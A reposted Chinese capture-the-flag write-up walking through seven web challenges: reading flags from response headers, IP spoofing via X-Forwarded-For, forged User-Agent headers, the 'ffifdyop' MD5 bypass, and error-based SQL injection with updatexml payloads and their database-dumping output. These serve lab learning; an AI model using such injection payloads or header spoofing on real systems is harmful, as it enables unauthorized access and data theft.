实验吧 Web的WriteUp

转载


weixin_34270606 于 2018-09-23 16:35:00 发布 83 收藏
文章标签： php 数据库
原文链接：http://www.cnblogs.com/Triomphe/p/9670756.html

每次看别人的Writeup都有一种感觉,为什么有了WriteUp我还是不会,每次都打击自己的积极性,所以自己尝试写一篇每个萌新都能看懂的Writeup.

0x01 天下武功唯快不破

题目提示：看看响应头

既然让看响应头,那就看一下响应头. F12 -> 点击network -> 查看响应头



我们看到了响应头里面有一个属性FLAG.用base64编码了. 解码后是 P0ST_THIS_T0_CH4NGE_FL4G:Q3OXSguWO

就是说我们要用Post发送一条请求,然后再看页面的注释 **:<!-- please post what you find with parameter:key -->**

现在写好代码就好了.

```
import requests
import base64

url  ="http://ctf5.shiyanbar.com/web/10/10.php"
r = requests.get(url=url)
#对回显的响应头数据flag进行base64解码
key =base64.b64decode(r.headers["flag"].encode('utf-8'))
#获取想要的后面的字符串.分隔符是:
ans =str(key,'utf-8').split(':')
key =ans[1]
data ={"key":key}
#发送post请求
r = requests.post(url=url,data=data)
print(r.text)
```

然后拿到了flag: CTF{Y0U_4R3_1NCR3D1BL3_F4ST!}

0x02 猫捉老鼠

题目提示:catch！catch！catch！嘿嘿，不多说了，再说剧透了

既然是catch那就是抓包了.用fiddler抓包,**看响应头**

```
HTTP/1.1 200 OK
Date: Sat, 22 Sep 2018 12:45:23 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Row: MTUzNzYxOTk0Mw==
Content-Length: 132
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<form method='POST' action=''>
Input your pass key:
<input name='pass_key' type='text'></input>
<input type='submit'/>
</form>
```

蓝色的部分是自己定义的响应头,如果**不懂可以看HTTP协议,看响应头都有哪些**.

刚开始以为要解码填入key,后来发现不用解码,直接填入就得到flag了.

KEY: #WWWnsf0cus_NET#

考察内容:应该是对HTTP响应头的熟悉.这样就知道哪些是自己定义的响应头了.

0x03 后台登录

一道脑洞题.

刚开始看源码,发现了注释里面有代码

```
<!-- $password=$_POST['password'];
$sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
$result=mysqli_query($link,$sql);
    if(mysqli_num_rows($result)>0){
        echo 'flag is :'.$flag;
    }
    else{
        echo '密码错误!';
    } -->
```

刚开始以为是注入,后来发现原来登录密码就是文档的名字ffifdyop.php的ffifdyop 输入后就得到flag了.

flag is :flag{ffifdyop_has_trash}

0x04 貌似有点难

一道代码审计的题目

```
<?php
function GetIP(){
if(!empty($_SERVER["HTTP_CLIENT_IP"]))
    $cip = $_SERVER["HTTP_CLIENT_IP"];
else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
    $cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
else if(!empty($_SERVER["REMOTE_ADDR"]))
    $cip = $_SERVER["REMOTE_ADDR"];
else
    $cip = "0.0.0.0";
return $cip;
}

$GetIPs = GetIP();
if ($GetIPs=="1.1.1.1"){
echo "Great! Key is *********";
}
else{
echo "错误! 你的IP不在访问列表之内! ";
}
?>
```

整个源码就是判断你IP地址是不是等于1.1.1.1 如果等于就显示flag.题目目的就是伪造ip的使用.

所以拦截数据包在请求头里面添加

```
X-FORWARDED-FOR: 1.1.1.1
```

就会得到flag

Key is SimCTF{daima_shengji}

0x05 what a fuck!这是什么鬼东西?

看到一堆字符,不要慌仅仅是一种编码方式叫做JSFuck.直接复制所有编码然后粘贴到console控制台中然后运行就可以获得flag

密码是:Ihatejs

0x06 头有点大

进去后发现有三行英文.意思说**你禁止访问本服务器,因为你要安装.net framework 你的浏览器是ie在英国地区.**

在英国是不存在的,.ent最高版本才4.x你就来个9.9 明显是错误的.虽然没有但是伪造骗一骗机器还是可以的.

```
You don't have permission to access / on this server.

Please make sure you have installed .net framework 9.9!

Make sure you are in the region of England and browsing this site with Internet Explorer


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64 ;.NET CLR 9.9) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/68.0.3440.106 Safari/537.36
Accept-Language: en-gb,en;q=0.9
```

上面就是抓包修改的部分内容.

The key is:HTTpH34der

0x07 加了料的报错注入


这题算一道很不错的题目了.根据题目就知道出题人让我们用报错注入做题了.

tips:post username and password... 提示已经给出.


F12看到注释里面有一行语句.

```
<!-- $sql="select * from users where username='$username' and password='$password'";  -->
```

可以看出来单引号,先尝试一下. usernam=1'&password=2



单引号报错了. 确实可以进行报错注入.再尝试一下其他的. username=1'+or+'1'='&password=2



检测到了注入. **等于号被过滤了.username还过滤了()** 但是password没有过滤.看别人的解释,才懂.**一种叫做HTTP分隔注入的方式.用/**/注释掉中间部分.**

select * from users where username='$username' and password='$password' 如果我们传入参数**username=1/*&password=*/2** 那么最后的SQL语句就是

select * from users where username=1/* **and password=***/2 中间这一部分就被注释掉了.

因为前面说了=被过滤,所以使用regexp

```
--爆数据库名
username=1'or+updatexml/*&password=*/(1,concat(0x7e,(database()),0x7e),1)+or+'
XPATH syntax error: '~error_based_hpf~'
--爆表名
username=1'or+updatexml/*&password=*/(1,concat(0x7e,(select+group_concat(table_name)+from+information_schem
XPATH syntax error: '~ffll44jj,users~'
--爆列名
username=1'or+updatexml/*&password=*/(1,concat(0x7e,(select+group_concat(column_name)+from+information_sche
XPATH syntax error: '~value~'
--爆数据
username=1'or+updatexml/*&password=*/(1,concat(0x7e,(select+value+from+ffll44jj),0x7e),1)+or+'
XPATH syntax error: '~flag{err0r_b4sed_sqli_+_hpf}~'
```

转载于:https://www.cnblogs.com/Triomphe/p/9670756.html